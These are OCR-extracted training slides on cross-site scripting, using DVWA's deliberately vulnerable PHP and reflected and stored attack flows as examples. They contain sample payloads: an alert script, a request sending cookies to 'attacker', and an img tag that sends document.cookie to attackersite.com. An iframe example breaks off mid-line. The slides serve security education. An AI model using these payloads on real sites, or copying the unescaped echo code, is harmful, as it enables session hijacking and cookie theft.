
What Is Cross-Site Scripting

#7 on OWASP Top 10 2017 -> #3 in 2021 as "Injection"




What Is Cross-Site Scripting

- XSS flaws occur whenever an application takes untrusted data and sends it to a web browser without proper validation or escaping.
- XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.

What is Cross-Site Scripting

Understanding Untrusted Data


1. URL + Query String
2. HTTP Verb
3. Request Headers
4. Request Body



Cross-Site Scripting
An old, but fruitful technique

- www.xssed.com
  - Ebay stored XSS, McAfee, Amazon, Paypal
  - http://www.xssed.com/article/31/The_Beginners_Guide_to_XSS/
  - Steam Games platform - XSS stored

XSS – Reflected





1. Check out my blog:
http://website/search?keyword=<script>....</script>

4. GET http://attacker/?cookie=sensitive-data

2. Get:http://website/latest-comment


3. HTTP1.1 200 ok





1. The attacker crafts a URL containing a malicious string and sends it to the victim.
2. The victim is tricked by the attacker into requesting the URL from the website.
3. The website includes the malicious string from the URL in the response.
4. The victim's browser executes the malicious scripts inside the response, sending the victim's cookies to the attacker's server.

Understanding untrusted data and sanitisation



Damn Vulnerable Web App (DVWA)


Points to note:


- DVWA settings
  - Security level
  - XSS reflected
- Data Entry
  - Submit
  - URL
  - Capture
- Data is reflected
- Is the data sanitised / filtered

Data Sanitisation / filters

Reflected XSS Source

```php
<?php

if(!array_key_exists ("name", $_GET) || $_GET['name'] == NULL || $_GET['name'] == ''){

 $isempty = true;

} else {

 echo '<pre>';
 echo 'Hello ' . $_GET['name'];
 echo '</pre>';

}

?>
```






Server Side

- No filter
- Reflects untrusted data

Opens the door to…

- Script injection
- iframe Phishing
- Redirection
- Cookie Stealing
- Identity theft
- DoS – website vandalism
- Financial fraud

Cross Site Scripting



Reflected XSS Source

```
<?php

if(!array_key_exists ("name", $_GET) || $_GET['name'] == NULL || $_GET['name'] == ''){

 $isempty = true;

} else {

 echo '<pre>';
 echo 'Hello ' . str_replace('<script>', '', $_GET['name']);
 echo '</pre>';

}

?>
```

- Blacklisting – poor protection
- Whitelisting


https://www.hacksplaining.com/

Stored XSS

- Stored XSS also known as Persistent XSS
- A page that is vulnerable to Stored XSS will execute the injected script every time the page is loaded by the browser
- Look for functionality in the application that stores or updates data that is persisted. This data is then returned in the response.
  - Blog posts
  - Comments
  - Registration
  - Edit Profile

Stored XSS

- Normal control flow of application




Stored XSS

- Inspecting the source code shows where the data has landed

```
<!DOCTYPE html>
<html>
<head>
    <title>Blogs</title>
</head>
<body>
<h1>LIST OF BLOG POSTS</h1>
<table>
    <tr>
        <td>user1</td>
        <td>This is your blog post</td>
    </tr>
    <tr>
        <td>user2</td>
        <td>This is another blog post</td>
    </tr>
    <tr>
        <td>user3</td>
        <td>This is my blog post</td>
    </tr>
</table>
</body>
</html>

```

Stored XSS


<script>alert(1);</script>
save
1.Attacker sends crafted payload
2.Victim logs in
3.Victim visits list of blog posts
4.Server responds with attackers javascript
5.
User1:
User2:
User3:
User3:
This page says:
1
Prevent this page from creating additional dialogs.
OK
7.Attacker hijack's user session
6.Victims browser sends session cookies to attacker
© Can Stock Photo

Stored XSS Examples

```
<img src='http://attackersite.com/index.php?cookie='+document.cookie />
```

- Steal session cookie

```
<iframe style='position:fixed; top:0px; left:0px;
bottom:0px; right:0px; width:100%; height:100%; border:none;
